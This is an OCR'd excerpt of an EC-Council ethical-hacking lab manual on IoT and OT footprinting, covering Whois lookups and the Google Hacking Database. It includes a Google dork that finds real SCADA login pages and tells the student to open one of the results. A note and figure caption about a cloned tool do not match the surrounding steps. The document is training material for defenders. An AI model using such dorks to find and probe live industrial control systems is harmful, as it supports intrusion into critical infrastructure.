Using the IoT and OT hacking methodology, an attacker acquires information using techniques such as information gathering, attack surface area identification, and vulnerability scanning, and uses such information to hack the target device and network.

The following are the various phases of IoT and OT device hacking:

- Information gathering
- Vulnerability scanning
- Launch attacks
- Gain remote access
- Maintain access

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target IoT and OT platforms. Recommended labs that will assist you in learning various IoT platform hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform Footprinting using Various Footprinting Techniques	√		√
	1.1 Gather Information using Online Footprinting Tools	√		√
2	Capture and Analyze IoT Device Traffic	√		√
	2.1 Capture and Analyze IoT Traffic using Wireshark	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Footprinting using Various Footprinting Techniques

Ethical hackers and penetration testers are aided in footprinting by various tools that make information gathering an easy task.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 18 IoT and OT Hacking

Lab Scenario

As a professional ethical hacker or pen tester, your first step is to gather maximum information about the target IoT and OT devices by performing footprinting through search engines, advanced Google hacking, Whois lookup, etc.

The first step in IoT and OT device hacking is to extract information such as IP address, protocols used (MQTT, ModBus, ZigBee, BLE, 5G, IPv6LoWPAN, etc.), open ports, device type, geolocation of the device, manufacturing number, and manufacturer of the device.

Lab Objectives

- Gather information using online footprinting tools

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Footprinting Techniques

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc.

Lab Tasks

TASK 1 Gather Information using Online Footprinting Tools

Note: In this task, we will focus on performing footprinting on the MQTT protocol, which is a machine-to-machine (M2M)/"Internet of Things" connectivity protocol. It is useful for connections with remote locations where a small code footprint is required and/or network bandwidth is at a premium.

You can also select a protocol or device of your choice to perform footprinting on it.

1. Turn on the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1

Perform Whois Footprinting

2. Open any web browser (here, **Mozilla Firefox**), type **https://www.whois.com/whois/** in the address bar, and press **Enter**.
3. The **Whois Domain Lookup** page appears; type **www.oasis-open.org** in the search field and click **SEARCH**.

Note: Oasis is an organization that has published the MQTT v5.0 standard, which represents a significant leap in the refinement and capability of the messaging protocol that already powers IoT.

The information regarding the target IoT and OT devices can be acquired using various online sources such as Whois domain lookup, advanced Google hacking, and Shodan search engine. The gathered information can be used to scan the devices for vulnerabilities and further exploit them to launch attacks.




Figure 1.1.1: Whois Domain Lookup page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The result appears, displaying the following information, as shown in the screenshots: Domain Information, Registrant Contact, and Raw Whois Data.

Note: This information is about the organization that has developed the MQTT protocol, and it might help keep track of the modifications and version changes of the target protocol.




Figure 1.1.2: Whois lookup result: Domain Information, Registrant Contact

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.3: Whois lookup result Raw Whois Data

Note: Whois lookup reveals available information on a hostname, IP address, or domain.

5. Now, press **Ctrl+T** to open a new tab, type **https://www.exploit-db.com/google-hacking-database** in the address bar, and press **Enter**.
6. The **Google Hacking Database** page appears; type **SCADA** in the **Quick Search** field and press **Enter**.
7. The result appears, which displays the Google dork related to SCADA, as shown in the screenshot.

TASK 1.2

Perform Advanced Google Hacking

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.4: Google Hacking Database result

8. Now, we will use the dorks obtained in the previous step to query results in Google.
9. Press **Ctrl+T** to open a new tab, type **https://www.google.com** in the address bar, and press **Enter**.
10. In the search field, type **"login" intitle:"scada login"** and click the **Google Search** button.

Note: By default, the tool is cloned to the root directory.

Figure 1.1.5: Navigating to the cloned folder and listing the folder content

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The search result appears; click any link (here, **SCADA :: seamtec SCADA login ::**).

